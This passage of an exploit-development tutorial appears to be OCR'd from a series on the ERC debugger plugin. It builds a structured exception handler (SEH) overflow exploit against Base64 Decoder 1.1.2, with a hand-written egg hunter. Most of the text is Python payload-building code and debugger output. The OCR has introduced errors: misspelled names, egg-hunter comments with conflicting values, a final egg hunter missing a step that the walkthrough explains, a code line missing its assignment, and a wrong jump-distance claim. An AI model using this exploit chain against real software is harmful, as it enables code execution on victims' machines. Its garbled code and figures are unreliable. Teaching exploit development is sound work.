
We will need a copy of X64dbg which you can download from the official website and a copy of the ERC plugin for X64dbg from here.If you already have a copy of X64dbg and the ERC plugin installed running "ERC --Update" will download and install the latest 32bit and 64 bit plugins for you. Since the vulnerable application we will be working with is a 32-bit application, you will need to either download the 32-bit version of the plugin binaries or compile the plugin manually. Instructions for installing the plugin can be found on the Coalfire GitHub page.

If you are using Windows 7 and X64dbg with the plugin installed and it crashes and exits when starting, you may need to install .Net Framework 4.7.2 which can be downloaded here.

Finally, we will need a copy of the vulnerable application (Base64 Decoder 1.1.2) which can be found here. In order to confirm everything is working, start X64dbg and select File -> Open, then navigate to where you installed B64dec.exe and select the executable. Click through the breakpoints and the b64dec GUI interface should pop up. Now in X64dbg's terminal type:

Command:
ERC –help

You should see the following output:



X64bgd open, running the ERC plugin and attached to b53dec.exe

What is an Egg Hunter?

Generally, an Egg Hunter is the first stage of a multistage payload. It consists of a piece of code that scans memory for a specific pattern and moves execution to that location. The pattern is a 4 byte string referred to as an egg. The Egg Hunter searches for two instances of where one directly follows the other. As an example if your egg was “EGGS” the Egg Hunter would search for “EGGSEGGS” and move execution to that location.

Egg Hunters are commonly utilized in situations where there is very limited usable memory available to the exploit author. In short, Egg Hunters allow for a very small amount of shell code to be used to find a much larger piece of shell code somewhere else in memory.

Several Egg Hunters can be found online (there are even some prewritten ones provided by the ERC plugin) but for our purposes, we will create a very simple Egg Hunter from scratch so we can get a full understanding of how an Egg Hunter is constructed and executed.


Confirming the Vulnerability Exists

This vulnerability relies on using the SEH overwrite technique discussed in the previous installment of this series. Therefore, the first thing required is to crash the program to ensure we are overwriting the SEH handler.

To begin, we will generate a file containing 700 A’s.

```
f = open("crash-1.txt", "wb")


buf = b"\x41" * 700


f.write(buf)

f.close()
```

Then open the file and copy the contents and paste them into the search box of the b64dec.exe application and click decode.




Input instructions

Following the input of the malicious payload, the debugger should display a crash condition where the registers will look something like the following.

Program registers after crash

The crash does not immediately indicate that a vulnerability is present, EBP points into our malicious buffer however ESP appears to have been left as it was. From here we will check the SEH handlers to confirm at least one has been overwritten.



Address	Handler	Module/Label
026CFC38	00458140	b64dec
026CFC44	004581B3	b64dec
026CFF10	41414141	
41414141	00000000	

The third SEH handler has been overwritten

Navigating to the SEH tab we can see that the third SEH handler in the chain has been overwritten with our malicious buffer. If we can point this at a POP, POP, RET instruction set we can continue with exploitation of this vulnerability.

At this point, we have confirmed the vulnerability exists and that it appears to be exploitable. Now we can move on to developing an exploit.

Developing the Exploit

We know that the application is vulnerable to an SEH overflow. Initially, we should set up our environment so all output files are generated in an easily accessible place.


Command:
ERC --Config SetWorkingDirectory <C:\Wherever\you\are\working\from>

Now we should set an author so we know who is building the exploit.

Command:
ERC --Config SetAuthor <You>

Now we must identify how far into our buffer the SEH overwrite occurs. For this, we will execute the following command to generate a pattern using ERC:

Command:
ERC --pattern c 700



Output of ERC –Pattern c 700

We can now add this into our exploit code either directly from the debugger or from the Pattern_Create_1.txt file in our working directory to give us exploit code that looks something like the following.

f = open("crash-2.txt", "wb")

buf = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac"

buf += b"9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8"

```
buf += b"Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0
Ai1Ai2Ai3Ai4Ai5Ai6Ai7A"

buf += b"i8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2
Al3Al4Al5Al6Al"

buf += b"7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7
An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6"

buf += b"Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7A
q8Aq9Ar0Ar1Ar2Ar3Ar4Ar5A"

buf += b"r6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9A
u0Au1Au2Au3Au4Au"

buf += b"5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6
Aw7Aw8Aw9Ax0Ax1Ax2A"


f.write(buf)

f.close()
```

Now if we generate the crash-2.txt file and copy its contents into our vulnerable application we will encounter a crash. We can run the FindNRP command to identify how far through our buffer the SEH record was overwritten.

Command:
ERC --FindNRP

```
--------------------------------------------------------------------------------
Process Name: b64dec FindNRP table generated at: 4/10/2020 9:55:11 AM
Register EBX points into pattern at position 0 for 698 bytes. in thread 5280
Register EAX points into pattern at position 0 for 698 bytes. in thread 5280
Register EDI points into pattern at position 0 for 710 bytes. in thread 4744
Register ESI points into pattern at position 0 for 704 bytes. in thread 4744
Register EBX points into pattern at position 0 for 704 bytes. in thread 4744
Register EAX points into pattern at position 0 for 698 bytes. in thread 1332
Register EBX points into pattern at position 0 for 701 bytes. in thread 5636
SEH register is overwritten with pattern at position 620 in thread 1332
Command: ERC --findnrp
```

Output of ERC –FindNRP

The output of the FindNRP command above displays that the SEH register is overwritten after 620 characters in the malicious payload. As such we will now ensure that our tool output is correct by overwriting our SEH register with B's and C's. First we will need to hit the restart button to restart the process and prepare it for another malicious payload. The following exploit code should produce an overwrite of B's and C's over the SEH register.

```
f = open("crash-3.txt", "wb")
```

```
buf = b"A" * 620

buf += b"B" * 4

buf += b"C" * 4

buf += b"D" * 100


f.write(buf)

f.close()
```

Address	Handler	Module/Label
0492FC38	00458140	b64dec
0492FC44	004581B3	b64dec
0492FF10	43434343	
42424242	00000000	

SEH Overwrite

The SEH register is overwritten with B's and C's as expected. In order to return us back to our exploit code we will need to find a POP, POP, RET instruction. For a full rundown of how an SEH overflow works, read the previous article in this series. To find a suitable pointer to a POP, POP, RET instruction set we will run the following command.

Command:
ERC –SEH -ASLR -SafeSEH -Rebase -OSDLL -NXCompat

Output of the ERC -- SEH command

The output above shows most of the pointers available to us are prefixed with a 0x00 byte which for our previous exploit would have made them unsuitable. However we will have to use one here.


The additional flags passed here exclude modules from the search based on certain criteria. ASLR removes any modules that participate in address space layout randomization, SafeSEH

removes dlls that support a SEH overflow protection mechanism (covered in the second installment of this series), Rebase removes DLLs that can be relocated at runtime, NXCompat removes modules that are DEP enabled and OSdll removes modules that are operating system dlls.

These flags persist through a session and are detailed in the help text of the ERC plugin. You will need to set them to your preference each time you restart the debugger.

The reason a 0x00 byte is commonly a problem in exploit development is that 0x00 is a string terminator in the C language which a lot of other languages are built on. Other commonly problematic bytes in exploit development are 0x0A (new line) and 0x0D (carriage return) as they are also usually interpreted as the end of a string.

This means we need to incorporate a null byte into our payload. We should identify if null bytes (and any other bytes) will cause our input string to be cut short or be modified. A full description of how to do this can be found in the first article of this series; however we have included the output of the process here:



Output of ERC –Compare command

The output shows that the instructions that will cause us problems (the omitted ones) are 0x00, 0x0A and 0x0D. (Shocking!) We can't put a 0x00 in the middle of our payload as it will cut it short, meaning the overflow will never get triggered. However, we do need one in order to use our POP, POP, RET instructions.

We will try to put the 0x00 byte at the end of our payload to see if it makes it into memory unmodified. Our exploit code should now look something like this.

```
f = open("crash-4.txt", "wb")
```

```
buf = b"A" * 620

buf += b"B" * 4

buf += b"\x86\x1e\x40\x00" #00401e86 <- Pointer to POP, POP, RET


f.write(buf)

f.close()
```

This gives us the following output when we view the SEH chain.

Address	Handler	Module/Label
0294FC38	00458140	b64dec
0294FC44	004581B3	b64dec
0294FF10	20401E86	
42424242	00000000	


0x00 is modified to 0x20

It looks like in the SEH chain the null byte is modified to 0x20, so this method will not be suitable. We will need another option. The next logical choice is to remove the byte altogether and see if the string terminator is written into the SEH chain after our buffer.

Our exploit code should now look like the below:

```
f = open("crash-5.txt", "wb")


buf   b"A" * 620

buf += b"B" * 4

buf += b"\x86\x1e\x40" #00401e86


f.write(buf)

f.close()
```

If we input this new string into our vulnerable application and then check the SEH tab, we have gotten our null byte into the SEH record.



Address	Handler	Module/Label
049CFC38	00458140	b64dec
049CFC44	004581B3	b64dec
049CFF10	00401E86	b64dec
42424242	00000000	

SEH overwritten with null byte

Now we can use our POP, POP, RET instruction, but… we can't write any data after our pointer to the POP, POP, RET instruction set, so we will not be able to just simply do a short jump over the SEH record into our payload like we did in the last exploit. This time we have 4 bytes to work with in the SEH record.

Our best option from here is a short jump backwards. This can be done because the operand of the short jump instruction is in two's complement format. Which is the way computers use to represent integers. Basically it can be used to describe both positive and negative integers.


Say for example you have the value of 51 in binary:
00110011

And we want to know what 51 negative would be in binary we simply invert the 1's and 0's then add 1:
11001101

This allows us to jump back a maximum of 80 bytes using \xEB\x80. So let's change our SEH overwrite to be the pointer to our POP, POP, RET instruction and see where we land with our jump backwards. Our exploit code should now look something like this:


```
f = open("crash-6.txt", "wb")

buf  = b"A" * 620

buf += b"\xEB\x80\x90\x90"

buf += b"\x86\x1e\x40" #00401e86

f.write(buf)

f.close()
```

When we pass the output into the application, a breakpoint should be placed at our POP, POP, RET instruction (0x00401E86) and wait to land there. We will have to pass through two exception handlers to get there so be prepared to press F11 twice and then you should be looking at something like the screenshot below.



Landing at POP, POP, RET instruction set

Now we can single step through this, take our jump backwards and then land back into our buffer of A's.



Landing in A's buffer

Since we have already established that we can jump back into a buffer we control, our exploit is almost complete. The only outstanding issue is that 80 bytes is simply not enough for us to inject most payloads into, so we will need to use a multistage payload.

Writing the Egg Hunter

As discussed at the start of this article we will be writing a custom egg hunter for this exercise. I would not recommend using it outside of this exercise because it is inferior to other freely available options.

Most Egg Hunters have mechanisms in them to handle errors and will already be optimized for speed because exhaustively searching memory is extremely time consuming. This Egg Hunter does not do those things, but it is simple and easy to understand which makes it perfect for this situation.
Our Egg Hunter code is going to be this:

```
egghunter  = b"\x8B\xFD"            # mov edi,ebp
egghunter  += b"\xB8\x45\x52\x43\x44"   # mov eax,44435245
egghunter  += b"\x47"               # inc edi
egghunter  += b"\x39\x07"           # cmp dword ptr ds:[edi],eax
egghunter  += b"\x75\xFB"           # jne 48DFEEB
egghunter  += b"\x83\xC7\x04"       # add edi,4
egghunter  += b"\x39\x07"           # cmp dword ptr ds:[edi],eax
egghunter  += b"\x75\xF4"           # jne 48DFEEE
```

```
egghunter  += b"\xFF\xE7"            # jmp edi
```

Let's go over these instructions line by line.

MOV EDI, EBP: This instruction moves the value of EBP into the EDI register. EBP points to a location near to the start of our payload. Normally an egg hunter would search all memory for our string but due to the simplicity of this one we had to give it a starting point.

MOV EAX, 0x45524344: As discussed at the start of this article, Egg Hunters search for a byte string repeated twice. This instruction moves the value of our byte string (0x45524344 or "ERCD") into the EAX register.

INC EDI: Increments EDI by 1 pointing it to the next address which will be checked for our egg.

CMP DWORD PTR DS:[EDI], EAX: Compare the DWORD pointed to by the EDI register to the value held in the EAX register. If the result is true (the values are the same) then the zero flag is set in the EFLAGS register.

JNE 0xF7: Jumps backwards 4 bytes to the **INC EDI** instruction if the zero flag is not set in the EFLAGS registers.

ADD EDI, 4: Moves EDI forward by 1 DWORD (4 bytes) after finding the first egg to confirm it is repeated directly afterwards.

CMP DWORD PTR DS:[EDI], EAX: Compare the DWORD pointed to by the EDI register to the value held in the EAX register. If the result is true (the values are the same) then the zero flag is set in the EFLAGS register. This is the second check and ensures that the EGG found is repeated.

JNE 0xF7: Jumps backwards 8 bytes to the **INC EDI** instruction if the zero flag is not set in the EFLAGS registers.

JMP EDI: If neither of the JNE instructions activated it is because the EGG was found twice in memory directly next to each other and as such a jump is now take to the location where they were found.

The instructions above indicate that regardless of where our payload is in memory (provided a lower address is moved into EDI - we used EBP in this instance but any value lower that the payload starting address will work) execution will be redirected to our payload.

Finishing the Exploit


Now that we have our SEH jumps in place and we have created our Egg Hunter, we can run the exploit again and ensure that execution is redirected to the location of our egg. We will replace the A's (our initial padding) with 0x90's and append our egg ("ERCD") to the start of our payload for the egg hunter to find. Our exploit code should now look something like this:

```
f = open("crash-7.txt", "wb")
```

```
padding = b"ERCDERCD" #Tag the egg hunter will search for
```

```
padding += b"\x90" * 500


egghunter  = b"\x8B\xFD"              # mov edi,ebp
egghunter += b"\xB8\x45\x52\x43\x44"    # mov eax,45525344 ERCD
egghunter += b"\x47"                # inc edi
egghunter += b"\x39\x07"              # cmp dword ptr ds:[edi],eax
egghunter += b"\x75\xFB"              # jne
egghunter += b"\x39\x07"              # cmp dword ptr ds:[edi],eax
egghunter += b"\x75\xF7"              # jne
egghunter += b"\xFF\xE7"              # jmp edi


buf = padding + egghunter
buf += b"B" * (620 - len(egghunter + padding))
buf += b"\x90\x90\xEB\x80"
buf += b"\x86\x1e\x40" #00401e86


f.write(buf)
f.close()
```

When we inject this new payload into our vulnerable application and step through our breakpoints, we can see that execution is redirected to our egg.



Landing at the Egg (0x45524344)

